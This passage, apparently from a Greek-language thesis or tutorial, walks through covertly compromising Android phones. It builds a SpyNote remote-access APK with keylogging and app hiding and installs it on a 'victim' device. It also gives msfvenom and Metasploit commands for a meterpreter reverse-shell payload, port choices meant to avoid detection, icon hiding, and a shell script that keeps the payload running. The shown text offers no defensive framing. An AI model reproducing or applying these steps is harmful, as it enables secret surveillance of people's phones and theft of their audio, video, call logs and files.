
1. Οι χρήστες πρέπει να κατεβάσουν και να εγκαταστήσουν τη **JAVA** από την επίσημη ιστοσελίδα της Oracle[1].
2. Απαιτείται η εγκατάσταση του **SpyNote v5** από εδώ[2].
3. Στην συνέχεια είναι απαραίτητη η δημιουργία μίας δυναμικής IP από έναν Internet Server όπως ο **No-IP**[3].
4. Μετά την δημιουργία της δυναμικής IP, είναι απαραίτητη η εγκατάσταση του Dynamic DNS Update Client (DUC) από εδώ[4], για την χρήση της.
5. Τώρα οι χρήστες, θα πρέπει να δημιουργήσουν μία θύρα από τις ρυθμίσεις του router τους, γνωρίζοντας αρχικά την πύλη δικτύου τους. Για τη διαδικασία αυτή είναι αναγκαία η μετάβαση στο CommandPrompt (CMD) των Windows και η πληκτρολόγηση του ipconfig

[1] https://www.java.com/en/download/
[2] https://www.ethicalhackingtutorials.com/2017/10/05/download-spynote-v5-full-version/
[3] https://www.noip.com/
[4] https://www.noip.com/download?page=win



Εικόνα 4.1.1: **Εύρεση πύλης δικτύου.**

6. Στην συνέχεια θα είναι απαραίτητο οι χρήστες να καταχωρήσουν στατική IP. Αυτό επιτυγχάνεται ακολουθώντας τα παρακάτω βήματα **Πίνακας Ελέγχου -> Δίκτυο και Internet -> Κέντρο δικτύου και κοινής χρήσης -> Τοπική Σύνδεση**. Θα ανοίξει μία καινούργια καρτέλα στην οποία πρέπει να επιλεχτούν **Ιδιότητες -> Πρωτόκολλο Internet Έκδοση 4 (TCP/IPv4)**.




Εικόνα 4.1.2: **Εκχώρηση στατικής IP.**

7. Για την απόκτηση πρόσβασης στο router, θα πρέπει οι χρήστες να ανοίξουν το πρόγραμμα περιήγησης π.χ. Chrome, να γράψουν την πύλη που τους έβγαλε παραπάνω και να πατήσουν enter. Θα ζητηθεί το όνομα χρήστη και ο κωδικός πρόσβασης που βρίσκονται κάτω από το router. Από προεπιλογή, οι περισσότερες εταιρείες δίνουν admin για όνομα χρήστη και τον κωδικό πρόσβασης που αναγράφεται.


8. Όταν δοθεί το όνομα χρήστη και ο κωδικός πρόσβασης, οι χρήστες θα βρεθούν στη σελίδα ρυθμίσεων του router τους τους και από κει θα χρειαστεί να μεταβούν στην επιλογή Port Forwarding. Για την δημιουργία θύρας, απαραίτητη προϋπόθεση είναι η εισαγωγή της θύρας 2222 και της στατικής IP που δημιουργήθηκε.

   (*Οι επιλογές και οι ρυθμίσεις των router διαφέρουν συνήθως ανάλογα με το διαχειριστικό σύστημα της εκάστοτε εταιρείας.*)




Εικόνα 4.1.3: **Άνοιγμα θύρας στο router.**

9. Για τη δημιουργία ενός APK server, είναι απαραίτητο οι χρήστες να εξάγουν και στη συνέχεια, να ανοίξουν το φάκελο του SpyNote. Θα βρουν μία εφαρμογή που ονομάζεται **SpyNote.exe** και όταν την ανοίξουν θα βρίσκονται στο GUI του SpyNote.



Εικόνα 4.1.4: **GUI του SpyNote.**

10. Αρχικά, θα πρέπει να γίνει η επιλογή του Listen Port και στην καρτέλα που θα εμφανιστεί, να γίνει η εισαγωγή της θύρα 2222.



Εικόνα 4.1.5: **Εισαγωγή θύρας στην καρτέλα Open Port.**

11. Μεταβαίνοντας στη συνέχεια οι χρήστες, στην επιλογή Build Client θα δώσουν πληροφορίες στην εφαρμογή όπως, εικόνα, όνομα, Version κλπ.

Εικόνα 4.1.6: **Εισαγωγή πληροφοριών του .apk στην καρτέλα Client Info.**


12. Στην καρτέλα του **Dynamic DNS**, γίνεται εκχώρηση του ονόματος του κεντρικού υπολογιστή, που δημιουργήθηκε στο No-IP.

Εικόνα 4.1.7: **Εκχώρηση του κεντρικού υπολογιστή στην καρτέλα Dynamic DNS.**

13. Στην καρτέλα **Properties**, υπάρχουν διάφορα δικαιώματα, που μπορούν να αναθέσουν οι χρήστες στην εφαρμογή, αναλόγως με το τι θέλουν να κάνουν:


    - **Hide application** (Απόκρυψη εφαρμογής)
    - **Wi-Fi Wakelock** (Διατήρηση του Wi-Fi ανοιχτό στο παρασκήνιο)
    - **CPU Wakelock** (Διατήρηση της συσκευής σε συνεχή λειτουργιά)
    - **Permission Root SuperSU** (Απόκτηση δικαιωμάτων Root για περισσότερες επιλογές)
    - **Device Administration** (Διαχειριστής συσκευής)

- **Service Foreground** (Αδιάκοπη λειτουργία της εφαρμογής, μέχρι να επιλέξει ο χρήστης επιβολή διακοπής)
- **Accessibility-Keylogger** (Προσβασιμότητα και καταγραφή των κινήσεων του χρήστη)



Εικόνα 4.1.8: **Παραχώρηση δικαιωμάτων στην καρτέλα Properties.**


14. Αφού ολοκληρωθεί το APK, για τη δημιουργία του, είναι αναγκαίο οι χρήστες να πατήσουν **Build** και μετά **Build APK** και θα αναδυθεί ένα παράθυρο, στο οποίο θα επιλέξουν το **Patch-release.apk**.



Εικόνα 4.1.9: **Δημιουργία του .apk.**


15. Τώρα απαιτείται απλώς η μεταφορά του .apk που δημιούργήθηκε, στο smartphone-θύμα και η εγκατάστασή του.

16. Μετά την εγκατάσταση και το άνοιγμα της εφαρμογής από το θύμα, θα εμφανιστεί στο GUI του SpyNote η συσκευή.



Εικόνα 4.1.10: **Εμφάνιση του smartphone στην οθόνη του Spynote.**

17. Τώρα οι χρήστες βρίσκονται στο τηλέφωνο του "θύματος" και πατώντας δεξί κλικ στη συσκευή που μόλις εμφανίστηκε, μπορούν να εκτελέσουν οποιαδήποτε ενέργεια.



Εικόνα 4.1.11: **Εμφάνιση των ενεργειών που μπορούν να εκτελεστούν στο smartphone.**[5]


4.2 Kali Linux

4.2.1 Δημιουργία Payload

Για την απόκτηση πρόσβασης των χρηστών, σε οποιοδήποτε τηλέφωνο Android εξ αποστάσεως, θα χρειαστεί αρχικά η δημιουργία ενός payload (μπορούν να το ονομαστεί app), με τη χρήση της παρακάτω εντολής στο τερματικό και στη συνέχεια η εγκατάσταση του στο τηλέφωνό του θύματος.

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.29 LPORT=443 -o appname.apk

- Το -p υποδεικνύει το payload| και γίνεται χρήση του **reverse_tcp** επειδή παρακάμπτει κάθε είδους κανόνες του τείχους προστασίας.
- Το LHOST είναι η τοπική διεύθυνση IP και για να τη βρουν οι χρήστες, πρέπει να πληκτρολογήσουν **ifconfig** στο τερματικό.
- Στο LPORT επιλέγεται ο αριθμός της πόρτας. Μπορούν οι χρήστες να εισάγουν είτε την θύρα 443, είτε οποιαδήποτε άλλη πόρτα επιθυμούν. Εάν όμως, η συσκευή περάσει από έλεγχο, η πόρτα 443 είναι πιθανόν να μην ανιχνευθεί, γιατί είναι ο αριθμός πόρτας για https.
- Το -o χρησιμοποιείται για τον προσδιορισμό του φακέλου που θα αποθηκευτεί η εφαρμογή.
- Στη θέση του **appname** εισάγεται το όνομα της εφαρμογής.



Εικόνα 4.2.1: **Δημιουργία Payload.**

Στη συνέχεια, πρέπει οι χρήστες να πληκτρολογήσουν στο τερματικό **msfconsole** για να ξεκινήσει το **Metasploit**.

Για να ρυθμιστεί το exploit για μία ή περισσότερες συσκευές, απαιτείται η χρήση της παρακάτω εντολής:

msf> use multi/handler

Τώρα πρέπει να οριστεί το payload:

msf exploit (multi/handler) > set payload android/meterpreter/reverse_tcp

Στη συνέχεια πρέπει να οριστεί το LHOST:

msf exploit (multi/handler) > set LHOST 192.168.1.29

Ο αριθμός της πόρτας που θα χρησιμοποιηθεί, πρέπει να είναι ίδιος με του msfvenom. Οπότε για πόρτα θα ορισθεί η 443.


msf exploit (multi/handler) > set LPORT 443

Και τέλος για να τρέξει το πρόγραμμα, απαιτείται η πληκτρολόγηση του **exploit**.

msf exploit (multi/handler) > exploit


Οι χρήστες πρέπει να βεβαιωθούν ότι το στοχευόμενο κινητό τηλέφωνο χρησιμοποιείται από το ίδιο δίκτυο. Αν δεν χρησιμοποιείται από το ίδιο δίκτυο, αλλά από Δίκτυο Ευρείας Περιοχής (WAN) θα πρέπει να βρουν την δημόσια IP τους μέσω ιστοσελίδων τύπου **what is my ip address** [5] και να κάνουν μία μικρή αλλαγή. Στην εντολή msfvenom, στην θέση του LHOST, να τοποθετηθεί η δημόσια IP και στο LHOST του msfconsole η IP του δικτύου.

[5] https://whatismyipaddress.com/



Εικόνα 4.2.2: **Εγκατάσταση του Payload σε μία συσκευή.**

Μετά τη εγκατάσταση της εφαρμογής και εφόσον επιλέξουν τα θύματα το άνοιγμα της ε-φαρμογής, δεν θα δουν να συμβαίνει κάτι στην συσκευή τους.



Εικόνα 4.2.3: **Exploit του Payload στο Metasploit.**[6]

Από την πλευρά των χρηστών όμως, έχουν ήδη πάρει τη συνεδρία του meterpreter, που σημαίνει ότι έχουν μπει στην συσκευή. Στην περίπτωση που γίνει η εγκατάσταση του payload και σε άλλες συσκευές, μπορεί να γίνει αλλαγή συνεδριών χρησιμοποιώντας την εντολή:

meterpreter > sessions

Για να γίνει η επιλογή συγκεκριμένης συνεδρίας, οι χρήστες θα πρέπει να επιλέξουν τον αριθμό της αντίστοιχης συνεδρίας που επιθυμούν.

meterpreter > sessions 1 ή 2

Αφού γίνει επιλογή συνεδρίας, πληκτρολογώντας την εντολή help εμφανίζονται όλες οι επιλογές που μπορούν να εφαρμοστούν στην συσκευή.

meterpreter > help

Μερικές από τις επιλογές αυτές, είναι η ηχογράφηση μέσω του μικροφώνου, η καταγραφή βίντεο μέσω της κάμερας, την εμφάνιση του ιστορικού κλήσεων και γενικότερα το κατέβασμα όλων των αρχείων της συσκευής.

Επειδή όμως τα θύματα θα παρατηρήσουν ότι η εφαρμογή δεν ανοίγει και γενικότερα σε αυτούς δεν θα κάνει κάτι, θα επιλέξουν να την διαγράψουν. Για να μην συμβεί αυτό, προτείνεται η απόκρυψη της εφαρμογής χρησιμοποιώντας την εντολή:

meterpreter > hide_app_icon

Ακόμα όμως και αν γίνει απόκρυψη της εφαρμογής, αν τα θύματα επιλέξουν να καθαρίσουν τις πρόσφατες διεργασίες τους, η συνεδρία θα χαθεί. Για να παρακάμψουν οι χρήστες αυτό το πρόβλημα, πρέπει ακολουθήσουν τα παρακάτω βήματα.

1. Αρχικά, πρέπει να περαστεί το παρακάτω κείμενο σε ένα πρόγραμμα επεξεργασίας κειμένου:

   #!/bin/bash
   while :
   do am start –user 0 -a android.intent.action.MAIN -n com.metasploit.stage/.
   MainActivity
   sleep 20
   done

2. Έπειτα, να αποθηκευθεί το αρχείο κειμένου ως **startagain.sh** και συγκεκριμένα η κατάληξη να είναι υποχρεωτικά **.sh**.

   Η πρώτη γραμμή #! / bin / bash είναι σημαντική, καθώς αναγνωρίζετε το κείμενο ως bash shell script. Στο sleep μπορούν να ρυθμιστούν τα δευτερόλεπτα κατά τα οποία θα ξεκινάει η εφαρμογή, ώστε σε περίπτωση που οι χρήστες την κλείσουν, αυτή να ανοίξει εκ νέου μετά από 20 δευτερόλεπτα. Αν όμως, οι χρήστες μπουν στις ρυθμίσεις εφαρμογών και πατήσουν "επιβολή διακοπής", τότε η εφαρμογή παύει να λειτουργεί.

3. Για την προσθήκη του startagain.sh σε rooted συσκευές χρειάζονται οι ακόλουθες εντολές:

   meterpreter > cd /

   meterpreter > cd etc

   meterpreter > cd init.d

Εικόνα 4.2.4: **Εισαγωγή του Startagain στο Payload για rooted συσκευές.**


4. Για την προσθήκη του startagain.sh σε μη rooted συσκευές χρειάζονται οι ακόλουθες εντολές:

   meterpreter > cd /

   meterpreter > cd /sdcard/

   meterpreter > upload startagain.sh

   Για να ανεβεί το αρχείο στην εκάστοτε συσκευή, ανεξαρτήτως rooted δικαιωμάτων, θα πρέπει να είναι αποθηκευμένο στο φάκελο Home (/root).



Εικόνα 4.2.5: **Εισαγωγή του Startagain στο Payload.**[7]

Αν εμφανιστεί το μήνυμα που υπάρχει στην παραπάνω **Εικόνα 4.2.5**, σημαίνει ότι το

κείμενο περάστηκε στην συσκευή τους κανονικά.

5. Έπειτα, για να εκτελεστεί το startagain.sh, πρέπει οι χρήστες να τρέξουν τις ακόλουθες εντολές:

   meterpreter > shell

   cd /sdcard/

   sh startagain.sh

